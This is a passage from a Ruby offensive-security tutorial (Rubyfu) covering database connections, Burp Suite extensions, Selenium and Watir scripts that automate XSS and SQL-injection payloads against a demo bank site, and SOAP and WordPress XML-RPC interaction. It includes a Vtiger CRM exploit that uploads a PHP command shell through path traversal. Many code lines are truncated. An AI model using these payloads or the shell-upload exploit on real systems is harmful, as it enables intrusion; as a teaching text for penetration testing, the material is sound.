Attackers.create(:name => 'LulzSec', :ip => "192.168.0.14")
Attackers.create(:name => 'Lizard Squad', :ip => "192.168.0.253")

# Interact with table items
attacker = Attackers.find(3)
attacker.id
attacker.name
attacker.ip

# Delete a table Item
Attackers.find(2).destroy
```

## Oracle database

- Prerequisites

in order to make [ruby-oci8](#) -which is the main dependency for oracle driver- works you've to do some extra steps:

- Download links for [Linux](#) | [Windows](#) | [Mac](#)
  - instantclient-basic-[OS].[Arch]-[VERSION].zip
  - instantclient-sqlplus-[OS].[Arch]-[VERSION].zip
  - instantclient-sdk-[OS].[Arch]-[VERSION].zip
- Unzip downloaded files

```
unzip -qq instantclient-basic-linux.x64-12.1.0.2.0.zip
unzip -qq instantclient-sdk-linux.x64-12.1.0.2.0.zip
unzip -qq instantclient-sqlplus-linux.x64-12.1.0.2.0.zip
```

- Create system directories as root / sudo

```
mkdir -p /usr/local/oracle/{network,product/instantclient_64/12.1.0.2.0}
```

The file structure should be

```
/usr/local/oracle/
├─ admin
│   └─ network
└─ product
    └─ instantclient_64
        └─ 12.1.0.2.0
            ├─ bin
            ├─ jdbc
            │   └─ lib
            ├─ lib
            ├─ rdbms
            │   └─ jlib
            └─ sqlplus
                └─ admin
```

- Move files

```
cd instantclient_12_1

mv ojdbc* /usr/local/oracle/product/instantclient_64/12.1.0.2.0/jdk
mv x*.jar /usr/local/oracle/product/instantclient_64/12.1.0.2.0/rdk
# rename glogin.sql to login.sql
mv glogin.sql /usr/local/oracle/product/instantclient_64/12.1.0.2.0/
mv sdk /usr/local/oracle/product/instantclient_64/12.1.0.2.0/lib/
mv *README /usr/local/oracle/product/instantclient_64/12.1.0.2.0/
mv * /usr/local/oracle/product/instantclient_64/12.1.0.2.0/bin/
# Symlink of instantclient
cd /usr/local/oracle/product/instantclient_64/12.1.0.2.0/bin
ln -s libclntsh.so.12.1 libclntsh.so
ln -s ../lib/sdk sdk
cd -
```

- Setup environment

Append oracle environment variables in to `~/.bashrc` Then add the following:

```
# Oracle Environment
export ORACLE_BASE=/usr/local/oracle
export ORACLE_HOME=$ORACLE_BASE/product/instantclient_64/12.1.0.2.0
export PATH=$ORACLE_HOME/bin:$PATH
LD_LIBRARY_PATH=$ORACLE_HOME/bin
export LD_LIBRARY_PATH
export TNS_ADMIN=$ORACLE_BASE/admin/network
export SQLPATH=$ORACLE_HOME/sqlplus/admin
```

Then run:

```
source ~/.bashrc
```

- To install Oracle adapter

```
gem install ruby-oci8 activerecord-oracle_enhanced-adapter
```

Now let's to connect

```
require 'active_record'

ActiveRecord::Base.establish_connection(
  :adapter => "oracle_enhanced",
  :database => "192.168.0.13:1521/XE",
  :username => "SYSDBA",
  :password => "welcome1"
)

class DBAUsers < ActiveRecord::Base
end
```

## MSSQL database


- To install MSSQL adapter

```
gem install tiny_tds activerecord-sqlserver-adapter
```

# Extending Burp Suite

## Setting up the Ruby environment for Burp Extensions

1. Download a stable version of JRuby from [JRuby Downloads](#)
2. Select the jar for Linux (JRuby x.x.x Complete .jar) or Executable for Windows.
3. Import the environment from **Burp Suite >> Extender >> Options >> Ruby Environment**.



- <http://human.versus.computer/buby/>
- <http://human.versus.computer/buby/rdoc/index.html>
- <https://github.com/null--/what-the-waf/blob/master/what-the-waf.rb>
- <https://www.pentestgeek.com/web-applications/burp-suite-tutorial-web->

[application-penetration-testing-part-2/](#)

- <http://blog.opensecurityresearch.com/2014/03/extending-burp.html>
- <http://www.gotohack.org/2011/05/cktricky-appsec-buby-script-basics-part.html>
- <https://portswigger.net/burp/extender/>

Import the Burp Suite Extender Core API `IBurpExtender`

### **alert.rb**

```
require 'java'
java_import 'burp.IBurpExtender'

class BurpExtender
  include IBurpExtender

  def registerExtenderCallbacks(callbacks)
    callbacks.setExtensionName("Rubyfu Alert!")
    callbacks.issueAlert("Alert: Ruby goes evil!")
  end
end
```

## Load the plugin alert.rb

The screenshot shows the Burp Suite Professional v1.6.30 interface. The top menu bar includes 'Burp', 'Intruder', 'Repeater', 'Window', 'Help', and 'Buby'. Below the menu is a toolbar with buttons for 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Notes', 'Heartbleed', 'BurpKitty', 'BurpScript IDE', 'lython', 'Bradamsa', 'Comparer', 'Extender', 'Options', 'Alerts', 'Wsdler', 'Buby v1.6.1', and 'CSRF'. The 'Extensions' button is highlighted.

The 'Burp Extensions' window is open, showing a list of loaded extensions. The 'Rubyfu Alert!' extension is highlighted in orange. Below the list, the 'Details' tab is selected, showing the extension's name and filename.


Loaded	Type	Name
<input checked="" type="checkbox"/>	Java	HeartBreed
<input checked="" type="checkbox"/>	Java	BurpKit 1.02
<input checked="" type="checkbox"/>	Java	Bradamsa
<input checked="" type="checkbox"/>	Java	J2EEScan
<input checked="" type="checkbox"/>	Ruby	Rubyfu Alert!

Buttons: Add, Remove, Up, Down

Details tab selected. Extension loaded: ☒ Extension loaded. Name: Rubyfu Alert!

Item	Detail
Extension type	Ruby
Filename	/home/KING/Code/WEB/burpsuite/HelloWorld/ruby/alert.rb

## Check Alert tab



## Buby

Buby is a mashup of JRuby with the popular commercial web security testing tool Burp Suite from PortSwigger. Burp is driven from and tied to JRuby with a Java extension using the BurpExtender API. This extension aims to add Ruby scriptability to Burp Suite with an interface comparable to the Burp's pure Java extension interface.



# Browser Manipulation

As a hacker, sometimes you need to automate your client side tests (ex. XSS) and reduce the false positives that happen specially in XSS tests. The traditional automation depends on finding the sent payload been received in the response, but it doesn't mean the vulnerability get really exploited so you have to do it manually again and again.

Here we'll learn how to make ruby controls our browser in order to **emulate** the same attacks from browser and get the real results.

The most known APIs for this task are **Selenium** and **Watir** which support most know web browsers currently exist.

## Selenium Webdriver

**Selenium** is an umbrella project encapsulating a variety of tools and libraries enabling web browser automation.

- To install selenium gem

```
gem install selenium-webdriver
```

## GET Request

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require "selenium-webdriver"

# Profile Setup and Tweak
proxy = Selenium::WebDriver::Proxy.new(
  :http      => PROXY,
  :ftp       => PROXY,
  :ssl       => PROXY
) # Set Proxy hostname and port
profile = Selenium::WebDriver::Firefox::Profile.from_name "default"
profile['general.useragent.override'] = "Mozilla/5.0 (compatible; M
                                         "Windows Phone OS 7.5; Tric
                                         "IEMobile/9.0)"

profile.proxy = proxy
profile.assume_untrusted_certificate_issuer = false

# Start Driver
driver = Selenium::WebDriver.for(:firefox, :profile => profile)
# driver = Selenium::WebDriver.for(:firefox, :profile => "default")
driver.manage.window.resize_to(500, 400)
driver.navigate.to "http://www.altoromutual.com/search.aspx?"

# Interact with elements
element = driver.find_element(:name, 'txtSearch') # Find an element
element.send_keys "<img src=x onerror='alert(1)'" # Send your key
element.send_keys(:control, 't')                 # Open a new tab
element.submit                                     # Submit the text
```

Note that the actual keys to send depend on your OS, for example, Mac uses `COMMAND + t`, instead of `CONTROL + t`.

## POST Request

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'selenium-webdriver'

browser = Selenium::WebDriver.for :firefox
browser.get "http://www.altoromutual.com/bank/login.aspx"

wait = Selenium::WebDriver::Wait.new(:timeout => 15) # Set v
# Find the input elements to interact with later.
input = wait.until {
  element_user = browser.find_element(:name, "uid")
  element_pass = browser.find_element(:name, "passw")
  # Retrun array of elements when get displayed
  [element_user, element_pass] if element_user.displayed? and element
}

input[0].send_keys("' or 1=1;--") # Send key for the 1st element
input[1].send_keys("password") # Send key fro the next element
sleep 1

# Click/submit the button based the form it is in (you can also call
submit = browser.find_element(:name, "btnSubmit").click #.submit

# browser.quit
```

Let's test the page against XSS vulnerability. First I'll list what kind of action we need from browser

1. Open a browser window (Firefox)
2. Navigate to a URL (altoromutual.com)
3. Perform some operations (Send an XSS payload)
4. Check if the payload is working(Popping-up) or it's a false positive
5. Print the succeed payloads on terminal

### selenium-xss.rb

```
#!/usr/bin/env ruby
```

```
# KING SABRI | @KINGSABRI
#
require 'selenium-webdriver'

payloads =
  [
    "<video src=x onerror=alert(1);>",
    "<img src=x onerror='alert(2)'>",
    "<script>alert(3)</script>",
    "<svg/Onl0ad=prompt(4)>",
    "javascript:alert(5)",
    "alert(/6/.source)"
  ]

browser = Selenium::WebDriver.for :firefox # You c
browser.manage.window.resize_to(500, 400) # Set k
browser.get "http://www.altoromutual.com/search.aspx?"

wait = Selenium::WebDriver::Wait.new(:timeout => 10) # Timeo

payloads.each do |payload|
  input = wait.until do
    element = browser.find_element(:name, 'txtSearch')
    element if element.displayed?
  end
  input.send_keys(payload)
  input.submit

  begin
    wait.until do
      txt = browser.switch_to.alert
      if (1..100) === txt.text.to_i
        puts "Payload is working: #{payload}"
        txt.accept
      end
    end
  rescue Selenium::WebDriver::Error::NoAlertOpenError
    puts "False Positive: #{payload}"
  end
  next
end
```

```
end
```

```
browser.close
```

## Result

```
> ruby selenium-xss.rb
Payload is working: <video src=x onerror=alert(1);>
Payload is working: <img src=x onerror='alert(2)'\>
Payload is working: <script>alert(3)</script>
Payload is working: <svg/Onl0ad=prompt(4)>
False Positive: javascript:alert(5)
False Positive: alert(/6/.source)
```

## Watir Webdriver

**Watir** is abbreviation for (Web Application Testing in Ruby). I believe that Watir is more elegant than Selenium but I like to know many ways to do the same thing, just in case.

- To install watir gem

```
gem install watir-webdriver
```

## GET Request

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'watir-webdriver'

browser = Watir::Browser.new :firefox
browser.goto "http://www.altoromutual.com/search.aspx?"
browser.text_field(name: 'txtSearch').set("<img src=x onerror='ale")
btn = browser.button(value: 'Go')
puts btn.exists?
btn.click

# browser.close
```

Sometime you'll need to send XSS GET request from URL like

`http://app/search?q=<script>alert</script>` . You'll face a known error `Selenium::WebDriver::Error::UnhandledAlertError: Unexpected modal dialog` if the alert box popped up but if you do refresh page for the sent payload it'll work so the fix for this issue is the following.

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'watir-webdriver'

browser = Watir::Browser.new :firefox
wait = Selenium::WebDriver::Wait.new(:timeout => 15)

begin
  browser.goto("http://www.altoromutual.com/search.aspx?txtSearch")
rescue Selenium::WebDriver::Error::UnhandledAlertError
  browser.refresh
  wait.until {browser.alert.exists?}
end

if browser.alert.exists?
  browser.alert.ok
  puts "[+] Exploit found!"
  browser.close
end
```

## POST Request

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'watir-webdriver'

browser = Watir::Browser.new :firefox
browser.window.resize_to(800, 600)
browser.window.move_to(0, 0)
browser.goto "http://www.altoromutual.com/bank/login.aspx"
browser.text_field(name: 'uid').set("' or 1=1;-- ")
browser.text_field(name: 'passw').set("password")
btn = browser.button(name: 'btnSubmit').click

# browser.close
```

- Since Waiter is integrated with Selenium, you can use both to achieve one goal
- For Some reason in some log-in cases, you may need to add a delay time between entering username and password then submit.

## Selenium, Watir Arbitrary POST request

Here another scenario I've faced, I was against POST request without submit button, in another word, the test was against intercepted request generated from jQuery function, in my case was a drop menu. So The work round was quite simple, Just create an HTML file contains POST form with the original parameters plus a **Submit button**(*just like creating CSRF exploit from a POST form*) then call that html file to the browser and deal with it as normal form. Let's to see an example here.

### POST request

```
POST /path/of/editfunction HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 100
Cookie: PHPSESSIONID=11111111111111111111111111111111
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

field1=""&field2=""&field3=""&field4=""
```

### example.html



```
<html>
  <head>
    <title>Victim Site - POST request</title>
  </head>
  <body>
    <form action="https://example.com/path/of/editfunction" method=
      <input type="text" name="field1" value="" />
      <input type="text" name="field2" value="" />
      <input type="text" name="field3" value="" />
      <input type="text" name="field4" value="" />
      <p><input type="submit" value="Send" /></p>
    </form>
  </body>
</html>
```

## exploit.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'watir-webdriver'

@browser = Watir::Browser.new :firefox
@browser.window.resize_to(800, 600)      # Set browser size
@browser.window.move_to(400, 300)        # Allocate browser position

def sendpost(payload)
  @browser.goto "file:///home/KING/Code/example.html"

  @browser.text_field(name: 'field1').set(payload)
  @browser.text_field(name: 'field2').set(payload)
  @browser.text_field(name: 'field3').set(payload)
  @browser.text_field(name: 'field4').set(payload)
  sleep 0.1
  @browser.button(value: 'Send').click
end

payloads =
```

```

[
  '><script>alert(1)</script>',
  '<img src=x onerror=alert(2)>'
]

puts "[*] Exploitation start"
puts "[*] Number of payloads: #{payloads.size} payloads"
payloads.each do |payload|
  print "\r[*] Trying: #{payload}"
  print "\e[K"
  sendpost payload

  if @browser.alert.exists?
    @browser.alert.ok
    puts "[+] Exploit found!: " + payload
    @browser.close
  end
end
end

```

## Dealing with tabs

One of scenarios I've faced is to exploit XSS a user profile fields and check the result in another page which present the public user's profile. Instead of revisiting the URLs again and again I open new tab and refresh the public user's profile page then return back to send the exploit and so on.

### xss\_tab.rb

```

#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'watir-webdriver'
require 'uri'

@url = URI.parse "http://example.com/Users/User_Edit.aspx?userid=68

@browser = Watir::Browser.new :firefox
@browser.window.resize_to(800, 600)

```

```

# @browser.window.move_to(540, 165)
@wait = Selenium::WebDriver::Wait.new(:timeout => 10)

@browser.goto "http://example.com/logon.aspx"

# Login
@browser.text_field(name: 'Login1$UserName').set("admin")
@browser.text_field(name: 'Login1$Password').set("P@ssword")
sleep 0.5
@browser.button(name: 'Login1$LoginButton').click

def sendpost(payload)
  begin

    @browser.switch
    @browser.goto "#{@url.scheme}://#{@url.host}/#{@url.path}?#{@url.query}"
    @wait.until {@browser.text_field(id: 'txtFullName').exists?}
    @browser.text_field(id: 'txtFullName').set(payload)
    @browser.text_field(id: 'txtFirstName').set(payload)
    @browser.button(name: '$actionsElem$save').click

  rescue Selenium::WebDriver::Error::UnhandledAlertError
    @browser.refresh # Refresh the current page
    @wait.until {@browser.alert.exists?} # Check if alert box exists
  end
end

payloads =
[
  "\"><video src=x onerror=alert(1);>",
  "<img src=x onerror='alert(2)'\>",
  "<script>alert(3)</script>",
  "<svg/Onload=prompt(4)>",
  "javascript:alert(5)",
  "alert(/6/.source)"
]

puts "[*] Exploitation start"
puts "[*] Number of payloads: #{payloads.size} payloads"

```

```
@browser.send_keys(:control, 't') # S
@browser.goto "http://example.com/pub_prof/user/silver.aspx" # C
@browser.switch # M

payloads.each do |payload|

  @browser.send_keys(:alt, '1')
  sendpost payload
  puts "[*] Sending to '#{@browser.title}' Payload : #{payload}"
  @browser.send_keys(:alt, '2')
  @browser.switch
  @browser.refresh
  puts "[*] Checking Payload Result on #{@browser.title}"

  if @browser.alert.exists?
    @browser.alert.ok
    puts
    puts "[+] Exploit found!: " + payload
    @browser.close
    exit 0
  end

end

@browser.close
puts
```

- [Selenium official documentations](#)
- [Selenium Cheat Sheet](#)
- [Selenium webdriver vs Watir-webdriver in Ruby](#)
- [Writing automate test scripts in Ruby](#)
- [Selenium WebDriver and Ruby](#)
- [The Selenium Guidebook - Commercial](#)

- [Watir WebDriver](#)
- [Watir Cheat Sheet](#)

# Web Services and APIs

Web Services and APIs are getting popular and used in many known websites we use in daily basis. For that matter, I'd like to put some general definitions that may make it clear to deal with

## Technical Definitions

### API

An application programming interface (API) is a set of routines, data structures, object classes and/or protocols provided by libraries and/or operating system services in order to support the building of applications.

### Web Service

A Web service (also Web Service) is defined by the W3C as "a software system designed to support interoperable machine-to-machine interaction over a network"

## Difference Between API and Web Service

1. All Web services are APIs but all APIs are not Web services.
2. Web services might not perform all the operations that an API would perform.
3. A Web service uses only three styles of use: SOAP, REST and XML-RPC for communication whereas API may use any style for communication.
4. A Web service always needs a network for its operation whereas an API doesn't need a network for its operation.
5. An API facilitates interfacing directly with an application whereas a Web service interacts with two machines over a network.
6. Web service is like advanced URLs and API is Programmed Interface.
7. API contains classes and Interfaces just like a program.
8. A web service is a form of API (Application Programming Interface).
9. An API is used by a computer programmer to establish a link between

software applications. This interface can take several forms, a web service is just one of these.

10. There are several types of web service. SOAP (Simple Object Access Protocol) is one of the most common. The API takes the form of a service description (WSDL) which is used to automatically generate the program code which makes the connection.

- [Difference Between API And Web Service](#)
- [Application programming interface](#)
- [Web service](#)

# Interacting with Web Services

## SOAP - WSDL

Generally speaking, dealing with SOAP means dealing with XML messages and a WSDL file (also XML) that describes how to use a given SOAP API. Ruby has really elegant way to do so and let's to get our hand dirty with an exploit

```
gem install wasabi savon httpclient
```

## Enumeration



```
require 'wasabi'

url = "http://www.websvcicex.net/CurrencyConvertor.asmx?WSDL"

document = Wasabi.document url

# Parsing the document
document.parser

# SOAP XML
document.xml

# Getting the endpoint
document.endpoint

# Getting the target namespace
document.namespace

# Enumerate all the SOAP operations/actions
document.operations

# Enumerate input parameters for particular operation
document.operation_input_parameters :conversion_rate

# Enumerate all available currencies
document.parser.document.element_children.children[1].children[1].c
```

## Results

```

>> url = "http://www.websvcex.net/CurrencyConvertor.asmx?WSDL"
=> "http://www.websvcex.net/CurrencyConvertor.asmx?WSDL"
>> document = Wasabi.document url
=> #<Wasabi::Document:0x00000002c79a50 @adapter=nil, @document="ht
>> # Parsing the document
>> document.parser
=> #<Wasabi::Parser:0x0000000281ebb8
  @deferred_types=[],
  @document=
    #(Document:0x140fa3c {
      name = "document",
      children = [
        #(Element:0x140f294 {
          name = "definitions",
          namespace = #(Namespace:0x14017e8 { prefix = "wsdl", href =
          attributes = [ #(Attr:0x1a507d4 { name = "targetNamespace",
          children = [
            #(Text "\n  "),
            ---kipped---
          ]
        })
      ]
    })
>> # Getting the endpoint
>> document.endpoint
=> #<URI::HTTP http://www.websvcex.net/CurrencyConvertor.asmx>
>> # Getting the target namespace
>> document.namespace
=> "http://www.webserviceX.NET/"
>> # Enumerate all the SOAP operations/actions
>> document.operations
=> {:conversion_rate=>
  {:action=>"http://www.webserviceX.NET/ConversionRate",
   :input=>"ConversionRate",
   :output=>"ConversionRateResponse",
   :namespace_identifier=>"tns",
   :parameters=>{:FromCurrency=>{:name=>"FromCurrency", :type=>"Cur
>> # Enumerate input parameters for particular operation
>> document.operation_input_parameters :conversion_rate
=> {:FromCurrency=>{:name=>"FromCurrency", :type=>"Currency"}, :ToC

```

## Interaction

```
require 'savon'

url = "http://www.websvcicex.net/CurrencyConvertor.asmx?WSDL"
client = Savon.client(wSDL: url)


message = {'FromCurrency' => 'EUR', 'ToCurrency' => 'CAD'}
response = client.call(:conversion_rate, message: message).body

response[:conversion_rate_response][:conversion_rate_result]
```

## Results

```
>> message = {'FromCurrency' => 'EUR', 'ToCurrency' => 'CAD'}
=> {"FromCurrency"=>"EUR", "ToCurrency"=>"CAD"}
>> response = client.call(:conversion_rate, message: message).body
=> {:conversion_rate_response=>{:conversion_rate_result=>"1.4417",

1.4415
```



## Hacking via SOAP vulnerabilities

This is a working exploit for Vtiger CRM SOAP from auth-bypass to shell upload

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# gem install savon httpclient
#
require 'savon'

if ARGV.size < 1
  puts "[+] ruby #{__FILE__} [WSDL URL]"
  exit 0
else
  url = ARGV[0]
end

shell_data, shell_name = "<?php system($_GET['cmd']); ?>", "shell-#

# Start client
client = Savon::Client.new(wSDL: url)

# List all available operations
puts "[*] List all available operations "
puts client.operations

puts "\n\n[*] Interact with :add_email_attachment operation"
response = client.call( :add_email_attachment,
                        message: {
                                emailid: rand(100),
                                filedata: [shell_data].pack("r"),
                                filename: "../../../../../../../../../#
                                filesize: shell_data.size,
                                filetype: "php",
                                username: "KING",
                                sessionid: nil
                                }
                        )

puts "[+] PHP Shell on: http://#{URI.parse(url).host}/vtigercrm/sc
```

More about [Savon](#)




# Interacting with APIs

APIs have a variety of structures to interact with their peers.

```
require 'http'
```

```
json_res = JSON.parse Net::HTTP.get URI.parse "http://api.stackexcl
```



# WordPress API

Ruby has a [standard library](#) called `xmlrpc` which takes care of all xmlrpc stuff, you can even create an XML-RPC server using it. Let's to get some real word example

Looking for really known application that support XML-RPC then of course WordPress was the first attendee.

So what do we want to do?

- Say hello to WordPress
- List all available methods
- List all available users
- List all available post
- Create a new post!
- Retrieve our created post
- List all comments on our created post

```
require 'xmlrpc/client'

opts =
  {
    host: '172.17.0.2',
    path: '/xmlrpc.php',
    port: 80,
    proxy_host: nil,
    proxy_port: nil,
    user: 'admin',
    password: '123123',
    use_ssl: false,
    timeout: 30
  }

# Create a new instance
server = XMLRPC::Client.new(
  opts[:host], opts[:path], opts[:port],
  opts[:proxy_host], opts[:proxy_port],
```

```
    opts[:user], opts[:password],
    opts[:use_ssl], opts[:timeout]
  )

# Create a new instance takes a hash
server = XMLRPC::Client.new3(opts)

# Say hello to WordPress
response = server.call("demo.sayHello")

# List all available methods
server.call('system.listMethods', 0)

# List all available users
server.call('wp.getAuthors', 0, opts[:user], opts[:password])

# List all available post
response = server.call('wp.getPosts', 0, opts[:user], opts[:password])

# Create a new post!
post =
  {
    "post_title"      => 'Rubyfu vs WP XML-RPC',
    "post_name"       => 'Rubyfu vs WordPress XML-RPC',
    "post_content"    => 'This is Pragmatic Rubyfu Post. Thanks',
    "post_author"     => 2,
    "post_status"     => 'publish',
    "comment_status" => 'open'
  }
response = server.call("wp.newPost", 0, opts[:user], opts[:password])

# Retrieve created post
response = server.call('wp.getPosts', 0, opts[:user], opts[:password])

# List all comments on a specific post
response = server.call('wp.getComments', 0, opts[:user], opts[:password])
```

## Results



```
>> # Say hello to WordPress
>> response = server.call("demo.sayHello")
=> "Hello!"
>>
>> # List all available methods
>> server.call('system.listMethods', 0)
=> ["system.multicall",
    "system.listMethods",
    "system.getCapabilities",
    "demo.addTwoNumbers",
    "demo.sayHello",
    "pingback.extensions.getPingbacks",
    "pingback.ping",
    "mt.publishPost",
    "mt.getTrackbackPings",
    "mt.supportedTextFilters",
    ...skipping...
    "metaWeblog.newMediaObject",
    "metaWeblog.getCategories",
    "metaWeblog.getRecentPosts",
    "metaWeblog.getPost",
    "metaWeblog.editPost",
    "metaWeblog.newPost",
    ...skipping...
    "blogger.deletePost",
    "blogger.editPost",
    "blogger.newPost",
    "blogger.getRecentPosts",
    "blogger.getPost",
    "blogger.getUserInfo",
    "blogger.getUsersBlogs",
    "wp.restoreRevision",
    "wp.getRevisions",
    "wp.getPostTypes",
    "wp.getPostType",
    ...skipping...
    "wp.getPost",
    "wp.deletePost",
    "wp.editPost",
```

```

"wp.newPost",
"wp.getUsersBlogs"]
>>
>> # List all available users
>> server.call('wp.getAuthors', 0, opts[:user], opts[:password])
=> [{"user_id"=>"1", "user_login"=>"admin", "display_name"=>"admin"}]
>>
>> # List all available post
>> response = server.call('wp.getPosts', 0, opts[:user], opts[:password])
=> [{"post_id"=>"4",
  "post_title"=>"Rubyfu vs WP XMLRPC",
